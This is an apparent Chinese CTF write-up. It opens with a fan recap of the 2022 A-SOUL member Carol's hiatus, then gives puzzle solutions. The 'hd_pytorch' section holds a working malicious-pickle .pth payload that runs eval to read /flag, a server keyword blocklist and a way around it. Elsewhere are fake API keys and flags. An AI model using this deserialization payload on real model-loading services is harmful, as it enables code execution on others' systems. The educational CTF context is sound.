
当时，大家都在好奇A.S.F.03019是什么意思，对此做出了多种解读。

主流的解读是Asoul-forever，对于03019则有各种解读；然而，也有人解读为Asoul-Farewell，但asoul当时处于上升期，没几个人觉得视频中的离别真的会发生，大多都是玩梗的态度。

> 有人注意到，这个视频中没有"运营代发"的字样

2022-04-22，珈乐个人单曲《Wandering Singer》发布，受到大家好评；歌词隐约透露出 出走的愿望。

2022-05-10前夕，珈乐多次发布动态



2022-05-10傍晚，Asoul官号发布珈乐休眠通知。



A-SOUL_Official

2022年05月10日 16:30



各位小伙伴，大家好！

本周QA暂停一周，是需要和小伙伴们说明一件事。

珈乐因身体及学业的原因，在和团队认真沟通、反复讨论后，做出了一个艰难的决定：除了已签约的商业及合作活动外，将从本周开始终止日常直播（包括单播和团播）和大部分偶像活动，进入“直播休眠”。

这个消息对于所有人来说都有些突然，也很能理解一个魂儿们和皇珈骑士们此刻的心情，所以选择在第一时间将这个消息告知给小伙伴们。

需要说明的是，珈乐的“直播休眠”并不等于退出A-SOUL，意味着不会启用别的演员，也不会有新角色加入代替珈乐，珈乐永远是A-SOUL的成员，A-SOUL是由五位优秀的小姐姐组成的，缺一不可。

大家一定有很多的问题和想法，或者有什么想要对珈乐说的话，都可以发送至QA@asoul.cn。相关留言会在整理后，代为转达给珈乐的。

过去一年，珈乐带给大家许多欢乐和回忆，每一次舞台珈乐都拼尽全力呈现自己最好的表演状态。在舞台上的小狼公主，永远那么闪耀、光彩、动人。为了感谢小伙伴们一直以来的陪伴与支持，将在5月20日晚上8点，进行“珈乐休眠演唱会”直播，诚挚邀请小伙伴们收看。

最后，这段时间可能对所有人来说，是相对困难的一段时间，恳请小伙伴们相信A-SOUL始终保持“尊重粉丝、尊重偶像、超越期待、双向奔赴”的初心。希望能和小伙伴们一起度过这段特殊的时间，未来一定会相聚在更大的舞台，谢谢大家。


A-SOUL制作委员会

2022年5月10日

约2022-05-11，有人发现红色高跟鞋A.S.F.03019对应视频av03019（av3019），内容是「至此，我将独自前行…」

2022-05-11晚，asoul安排了临时直播，回应最近的节奏。

珈乐在直播中回应何时再见的弹幕："那我们就在红色高跟鞋视频下面团建吧"，此时，部分au的解读被更多人关注，大家开始大量涌入这个视频。




AV3019 【Alice】【みどり.ver】至此,我将独自前行...

原曲:nm7869327 前作:MikiMiki☆RomanticNight==>av2305 感谢折射的视频编辑


みどり · 2010年2月22日

这是一个投稿于2010年的翻唱稿件，恰好对应了珈乐的"出走"。无论是否有意为之，都让人感觉非常浪漫。

令人欣慰的是，大家涌入这个视频之后，up主并没有生气或者删稿，而是善解人意地默许了大家的怀念，直到四年多后的今天（2026.10.6），稿件仍然处于可阅读的状态。



评论区的asoul粉丝们也同样报以了歉意和善意的态度





木木夕哒呦 LV5

希望各位新来的au别破坏古早弹幕

2022-05-12 14:15 435 回复



然后睡晚 LV6 确实，弹幕还是别破坏了，比我入站早四年的视频 

2022-05-12 14:27 26 回复



风好清歌 LV5 有历史弹幕吧

2022-05-12 17:37 4 回复

共12条回复，点击查看



你算哪个果冻 LV5

(·∀·)以前的大家好可爱

2016-07-02 02:08 383 回复



_再见如初 LV6 我总是怀念过去，但我又想经历未来，QwQ这是我最喜欢的颜表情了！

2022-05-12 01:52 64 回复



账号已注销 LV0 你也好可爱(/ω＼)害羞


2022-05-12 08:57 42 回复


共82条回复，点击查看

至此，本事件考古差不多告一段落，但还有很多其他的细节可以挖掘。

更多的事和感想，以后可能会写在博客的回忆录里，关于本题的讨论就到这里。有更多想了解的，欢迎私聊出题人讨论。

一些保存的截图


皇珈骑士大家不要破坏古早弹幕哦
青霄，不受笼速通成功
敬重生，乐未来再乐，将你并不是孤勇者，风你的身后还有我们
大哥！
此刻化为铁皇珈骑士永不灭【各位我们还会再相见帅不帅啊
一路顺风
帅不帅皇珈骑士永不灭【墨镜】【胜利】前程似锦！大哥！
一路顺风，视水狼公主一路顺风，前程似我到你了大哥
一路顺风，考
帅 乐！一路顺风，前程似锦昊龙昊龙，来世相逢！
3019生
是小狼唱的，视频名称才是她想对一路顺风的谢前程似锦
一路顺风，前程似锦
新年快乐路顺风，前程似锦！一路顺风！
谢谢，然后再见狼王一路顺风！
嗷呜
浪漫
原唱是gumi吧
爱乐信乐等乐
？
原创曲？
一路顺风！前程似锦！
一路顺风 前程似锦
帅 乐！
哈哈哈，这都让我找到了前程似锦！！
一路顺风，前程似
保护古早弹幕，人人有责
海阔凭鱼
捏麻麻滴生活愉快帅了
一路
一路顺风，路顺风，前程似锦！
一路顺风，前
嗳意让你装到了，浪乐至死不渝
下次不会让你得逞的
我


下次不会让你得逞的
一路顺风，前程似锦！
在座的各位姐
幕哦霄，不受笼网羁绊也
速通路顺风程前程似锦！好听
皇伽骑士永不
孤勇者，你的身后还有我们锦
帅小狼王一路顺风！乐乐程似锦
帅呆了
？
谢谢
一路大哥风，前程我会都要快乐的
小狼公
了
找到你祝你安好希望这一切不是自我感动乐乐乐独自前行
一千年
昊龙昊龙，来世皇珈骑士永不灭【墨镜】【胜利】至此乐我你太浪漫行…吐槽
各位我们还会再相见的帅乐！？？？？乐一路顺风前给力锦
好
一路顺风，前程似锦！
2024年考古
大哥你真的太帅了
一路顺风！
3019生日快乐！
一路顺风，前程似
嗷呜
浪漫啊哭了
一路顺风，前程
吧
一路顺风，前程似锦
如听仙乐耳暂明
= =?
创曲？
爱乐信乐等乐
乐乐你带我走吧
前程似锦
一路顺风！前路顺风！前程似锦三匝，骑士可依
攻藏！！！
一路顺风，前程似锦见的
永远追随小狼公主
人人有责
海阔凭鱼跃，天高任鸟飞
一路顺风，前程似
这也太帅了
一路顺风，前程似锦！！
byebye baby wolf
路顺风，前程似锦！
爱意一路顺风，前程似锦！不渝
一路顺风，前程似锦

吉井明久 LV6

好听，真的

2010-02-23 20:43 7168 回复

UP主觉得很赞

吉井明久 LV6 ...我早都忘记我12年前说了什么了 不过这歌确实适合现在 是吧 

2022-05-11 08:07 5558 回复

想你TvT的每一秒 LV6 回复 @吉井明久 : 

2022-05-11 08:23 287 回复

共2045条回复，点击查看

DVASUKA LV6

NO. 009799

至此，我将独自前行 

2022-05-11 00:09 6210 回复

橘子鹤_ LV6 大家都会好好吃饭的，你也一定要好好吃饭啊 

2022-05-11 23:34 56 回复

新手今天也要努力 LV6 “到头来是公主一直在守护骑士的梦”

2022-05-12 01:26 250 回复

共146条回复，点击查看

豆浆走糖 LV6

NO. 003355

rp现充的人留了一个最浪漫的二次元约定

2022-05-12 00:25 2344 回复

小凑四叶 LV6 现充也可以很二次元啊

2022-05-12 00:41 108 回复

木木夕哒呦 LV5 大哥其实是真二次元，，

2022-05-12 14:32 67 回复

共22条回复，点击查看



很有意思的讨论贴 tieba.baidu.com/p/7747940589

关于珈乐

她的歌很好听。

推荐几首

红色高跟鞋 https://www.bilibili.com/video/BV1PN411X7QW

大笨钟 https://www.bilibili.com/video/BV1ER4y1E7qn

云烟成雨 https://www.bilibili.com/video/BV1JK4y137MH

萱草花 https://www.bilibili.com/video/BV1HM4y1N7DQ

Wandering Singer https://www.bilibili.com/video/BV1nS4y1c7TQ

最后，独一无二的小狼公主，晚安。

Spring的旅程-1

一共6个问答

1. 图中车牌号可以看出来苏A
2. 示例url给出了博客，查一下就知道是nctf2026
3. 看exif信息（图片元数据）直接有

> 我们一般使用exiftool，这里windows直接看属性是不能获得秒数的

4. 同上
5. 观察到eat和night拍摄时间相近，eat中有店铺名称，night是地铁站高架，比对可以得到马群站



> 这里有KFC，也可以交叉定位
>
> 还有师傅看出来红色车是2号线和S2号线专属的，也算是一个冷知识呢

6. 在那篇博客评论区有，图片最后也藏了一个base64，解码出来的内容一样

这种图寻题都有很多很多解法，大家可以多交流一下呢~

Spring的旅程-2

图中很容易看出来北山大厦，定位视角可以到黄龙体育馆

需要了解一些百度墨卡托坐标的知识，这个可以直接在url上看到，如果不标记点，这个url会实时显示地图页面中心的点的坐标



剩下这里确实很难定位，不过可以通过视角里的建筑，模拟角度尽量缩小范围

> 而且这里给出md5其实是可以写脚本爆破的（虽然不是预期解）



AI

ez_pytorch

> 看这个之前，先了解一下torch?

简单签到，预期是直接加载，参数weights_only=False，然后pickle反序列化直接输出flag

> 为了防止你们直接解压.pth，flag简单拆了四段加密放bin里，没有明文，不过老赛棍/AI也能re出来
>
> 不过这题是签到，你们做那么复杂做什么（

代码块

```
0xGame{3z_p1ckl3_fOr_pyt0rch}
```

hd_pytorch?

较上题改成了动态容器上传，加了黑名单，不过还是weights_only=False

上传会有四种结果，正常加载，危险加载（被ban），文件过大和成功绕过

还是可以pickle反序列化，这是给新生的脚本

代码块

```python
import ctypes
import pickle
import sys

# 服务端会执行 eval(EXPR) 并把结果返回给你。
EXPR = "__import__('os').popen('cat /flag').read()"

# torch legacy 文件格式头
MAGIC_NUMBER = 0x1950A86A20F9469CFC6C
PROTOCOL_VERSION = 1001

sys_info = {
    "protocol_version": PROTOCOL_VERSION,
    "little_endian": sys.byteorder == "little",
    "type_sizes": {
        "short": ctypes.sizeof(ctypes.c_short),
        "int": ctypes.sizeof(ctypes.c_int),
        "long": ctypes.sizeof(ctypes.c_long),
    },
}

class Payload:
    def __reduce__(self):
        return (eval, (EXPR,))

```

```
with open("just_a_example.pth", "wb") as f:
    pickle.dump(MAGIC_NUMBER, f, protocol=2)
    pickle.dump(PROTOCOL_VERSION, f, protocol=2)
    pickle.dump(sys_info, f, protocol=2)
    pickle.dump(Payload(), f, protocol=2)
    pickle.dump([], f, protocol=2)

print("just_a_example.pth保存成功!")

# 这里也可以直接用pytorch，更直接
'''
import torch

class MaliciousModel:
    def __reduce__(self):
        return (eval, ('open("/flag").read()', ))

model = MaliciousModel() # 实例化模型
torch.save(model, "model.pth")
'''
```

server里面ban了这些

代码块

```
BLOCKLIST = [
    b"os",
    b"import",
    b"system",
    b"subprocess",
    b"popen",
    b"exec",
    b"spawn",
    b"getattr",
    b"globals",
]
```

因此不能import os，也不能用popen，但是open并没被ban


因此直接用基础的eval和open('/flag').read()即可

此外，用Python的字符串特性拼接关键词绕过也可以（比如'o'+'s'，'po'+'pen'）

> 也可以用字符串拼接啥的打pyjail，不过比预期解困难一些，这里不再赘述

粗心的小x

显然chat_export.json有第一个不小心泄露的key: sk-T7xQcGFydDE6MHhHYW1le0QwX24wdF8，解码下试试



这里故意放了乱码，第一位乱码不仅防止了三个key都统一开头p，还顺带屏蔽了cyberchef的自动解码？（可能还防了一小部分AI？）

题目还提示了git，题目有.git，显然要看git历史

代码块

```
git log -p
# 按上下键可以滑动查看历史，非常方便
# 按q退出
```

这里给了很多个迷惑提交，我们翻到前面发现有个diff改掉了apikey，sk-m2PzcGFydDI6dXBsT0BkX3ByMXY0dDM

最后一个其实也可以看看git提交（或者直接翻目录下面的文件看），有个示例配置是sk-W9kDcGFydDM6X3RoMW5nc190MF9nMXR9，解码得到第三段

对了，如果解码那个旧的key还有小彩蛋

代码块

```
0xGame{D0_n0t_uplO@d_pr1v4t3_th1ngs_t0_g1t}
```

对了，提示各位新生一下，正常的apikey是不能base64解码的，这里放base64只是藏flag的需要

这题致敬某位乱提交垃圾到GitHub被骂的人，同时提醒大家保护好自己的apikey

Magical Large Potato!

魔法大土豆！（实则是提示MLP）

题目给了个MLP的模型，看起来很高深，实际就是根据位置预测对应位置字符，知道这个就可以直接出了

先torch.load()（或者用safetensors）加载模型，magic1是权重，magic2是flag长度（应该能猜出来吧）

代码块

```
import torch
loaded = torch.load("Magic_Large_Potato.pth", weights_only=True)
for k, v in loaded["magic1"].items():
    print(k, tuple(v.shape))

"""
embedding.weight (23, 32) # MLP采用了embedding，即向量形式做映射
deep_mlp.0.weight (128, 32)
deep_mlp.0.bias (128,)
deep_mlp.2.weight (256, 128)
